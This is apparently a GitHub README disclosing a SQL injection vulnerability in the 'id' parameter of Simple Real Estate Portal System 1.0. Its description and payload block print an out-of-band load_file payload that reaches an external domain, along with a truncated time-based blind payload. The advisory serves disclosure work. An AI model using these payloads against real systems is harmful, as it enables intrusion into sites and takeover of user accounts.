nu11secur1ty / **CVE-nu11secur1ty** Public

Code Issues Pull requests Actions Projects Security Insights

main CVE-nu11secur1ty / vendors / oretnom23 / 2022 / **Simple-Real-Estate-Portal-System /**

nu11secur1ty Update report.txt ... on Feb 20 **History**


..

Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Simple Real Estate Portal System 1.0

Vendor


Real Estate Portal System was HACKED
Please enter your credentials
Username
Password
Go to Website
Sign In

Description:

The id parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\2bej8mzxoxsqpel4hbll4ar23t9mxjlaoyfl69v.http://stupid_asshole.com\foh'))+' was submitted in the id parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker from outside can take control of all accounts of this system by using this vulnerability! WARNING: If this is in some external domain, or some subdomain, or internal, this will be extremely dangerous! Status: CRITICAL

[+] Payloads:

```
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=view_estate&id=2'+(select load_file('\\\\2bej8mzxoxsqpel4hbll4ar23t9m
---
```

Reproduce:

href

Proof and Exploit:

href